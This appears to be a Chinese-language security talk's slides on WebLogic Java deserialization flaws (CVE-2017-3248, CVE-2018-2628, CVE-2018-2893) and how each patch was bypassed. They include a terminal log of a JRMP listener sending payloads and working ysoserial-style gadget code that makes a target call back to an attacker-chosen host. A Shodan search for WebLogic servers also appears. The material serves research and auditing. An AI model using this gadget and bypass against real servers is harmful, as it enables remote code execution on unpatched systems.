The screenshot shows a terminal window with a menu bar (Terminal, Sessions, View, X server, Tools, Games, Settings, Macros, Help) and a toolbar. The left sidebar contains a 'Quick connect...' field, a 'Sessions' list, and a 'Tools' list. The main terminal area displays a series of network interactions, likely related to the CVE-2017-3248 exploit. The output shows a repeating pattern of sending a return with a payload, closing a connection, and having a new connection from a specific IP address (54.91.204.244) on various ports (32822, 32836, 32856, 32890, 32956, 33080, 33324). Each connection involves reading a message and sending a DGC call for a specific object ID (0:0:0, 288707983). The terminal ends with the prompt ^Croot@ip-172-31-85-18:/home/ubuntu#.

```
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help

Quick connect...

/home/ubuntu/

Name
..
.ssh
.cache
ysoserial-0.0.6-SNAPSHOT-BE...
payload.out
jenkins.py
exploit.py
comm_dic.txt
.Xauthority
.sudo_as_admin_successful
.profile
.bashrc
.bash_logout
.bash_history

Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:32822
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:32836
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:32856
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:32890
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:32956
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:33080
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /54.91.204.244:33324
Reading message...
Is DGC call for [[0:0:0, 288707983]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
^Croot@ip-172-31-85-18:/home/ubuntu#
```


CVE-2018-2628

难点分析

weblogic.rjvm.InboundMsgAbbrev.ServerChannelInputStream.class

```
protected Class<?> resolveProxyClass(String[] interfaces) throws IOException, ClassNotFoundException {
    String[] arr$ = interfaces;
    int len$ = interfaces.length;

    for(int i$ = 0; i$ < len$; ++i$) {
        String intf = arr$[i$];
        if (intf.equals("java.rmi.registry.Registry")) {
            throw new InvalidObjectException("Unauthorized proxy deserialization");
        }
    }

    return super.resolveProxyClass(interfaces);
}
```

Weblogic

CVE-2017-3248的补丁

多了一个resolveProxyClass，但只对接口类型进行了判断。直接通过UnicastRef就可以绕过。用java.rmi.activation.Activator替换java.rmi.registry.Registry，以及StreamMessageImpl这个点在反序列化的时候没有resolveProxyClass检查，从而绕过。Oracle在2018年4月发布的补丁中修复方式是将sun.rmi.server.UnicastRef加入了黑名单中。（参考反序列化时序图）

CVE-2018-2628

难点分析

weblogic.utils.io.oif.WebLogicFilterConfig.class :

```
private static final String[] DEFAULT_LIMITS = { "maxdepth=100" };  
private static final String[] DEFAULT_BLACKLIST_PACKAGES = { "org.apache.commons.collections.functors",  
"com.sun.org.apache.xalan.internal.xsltc.trax", "javassist" };  
private static final String[] DEFAULT_BLACKLIST_CLASSES = { "org.codehaus.groovy.runtime.ConvertedClosure",  
"org.codehaus.groovy.runtime.ConversionHandler", "org.codehaus.groovy.runtime.MethodClosure",  
"org.springframework.transaction.support.AbstractPlatformTransactionManager", "sun.rmi.server.UnicastRef" };
```

CVE-2018-2628的补丁

Weblogic

无论是不是Proxy，都来一下过滤；

漏洞的关键是调用sun.rmi.server.UnicastRef.readExternal()

CVE-2018-2893

难点分析

(一) StreamMessageImpl, 没有经过resolveProxyClass检测, 因此绕过 (老方法)

(二) 使用[java.rmi.activation.Activator](#)替换原来的java.rmi.registry.Registry。(廖新喜)

RemoteObjectInvocationHandler的writeObject :

```
paramObjectOutputStream.writeUTF("UnicastRef");
```

以嵌套的方式, 将UnicastRef造出来。

■ Weblogic

漏洞的根本原因是使用了UnicastRef去建立了到远端TCP的RMI registry, 在经过RemoteObjectInvocationHandler封装之后, forName的结果就是RemoteObjectInvocationHandler了。

CVE-2018-???? 难点分析

[JAVA RMI 反序列化流程原理分析](#)

[ADOBE ColdFusion Java RMI 反序列化 RCE 漏洞详情\(CVE-2018-4939\)](#)

只要找到类似于RemoteObjectInvocationHandler的类，就可以构造一个新的客户端。

RMICConnectionImpl_Stub去包裹一个UnicastRef

sun.rmi.registry.RegistryImpl_Stub不在黑名单里，然后经过封装之后，不会被黑名单拦住。

■ Weblogic

只需要继承远程类java.rmi.server.RemoteObject，可以封装UnicastRef，就可以用来绕过。

CVE-2018-????

难点分析

```
public class JRMPClient3 extends PayloadRunner implements ObjectPayload<Object> {

    public Object getObject ( final String command ) throws Exception {

        String host;
        int port;
        int sep = command.indexOf(':');
        if ( sep < 0 ) {
            port = new Random().nextInt(65535);
            host = command;
        }
        else {
            host = command.substring(0, sep);
            port = Integer.valueOf(command.substring(sep + 1));
        }

        ObjID id = new ObjID(new Random().nextInt()); // RMI registry
        TCPEndpoint te = new TCPEndpoint(host, port);
        UnicastRef ref = new UnicastRef(new LiveRef(id, te, false));
        RMICConnectionImpl_Stub stub = new RMICConnectionImpl_Stub(ref);
        return stub;
    }

    public static void main ( final String[] args ) throws Exception {
        Thread.currentThread().setContextClassLoader(JRMPClient3.class.getClassLoader());
        PayloadRunner.run(JRMPClient3.class, args);
    }
}
```





如何入手JAVA审计

资源介绍



从动态Debug到熟能生巧



反序列化流程跟踪

[Java反序列化漏洞从入门到深入](#)

[Java反序列化漏洞-玄铁重剑之CommonsCollection\(上\)](#)

[java反序列化漏洞-金蛇剑之hibernate\(上\)](#)

[Java反序列化漏洞之殇](#)

[深入理解JAVA反序列化漏洞](#)

[JAVA代码审计的一些Tips\(附脚本\)](#)

1

2

3

利用工具自动化

■ 利用工具自动化

自动化发现和生成Payload

Ysoserial-BurpSuite插件

识别JAVA反序列化数据

爆破式识别流量中的反序列化数据

自动化利用

绕过姿势集合

利用场景：

- 二进制数据流（0xACED），以及JAVA类名的一些标识
- http参数，cookie，session，存储方式可能是base64（r00）
压缩后的base64（H4sl），MII等
- Servlets HTTP，Sockets，Session管理器 包含的协议就包括JMX，RMI，JMS，JNDI等（\xac\xed）
- xml Xstream,XMLDecoder等（HTTP Body：ContentType:application/xml）
- json(Jackson，fastjson) http请求中包含



利用工具自动化

● 审计

<https://github.com/mtxiaowangzi/CAFJE>

<https://github.com/NickstaDB/BaRMle>

● 靶场

<https://github.com/NickstaDB/DeserLab>

<https://github.com/mtxiaowangzi/Java-EE-VulnWeb>

<https://github.com/JoyChou93/java-sec-code>

● 实战

<https://www.shodan.io/search?query=weblogic>



THANK YOU



Oneday One0day happy whole day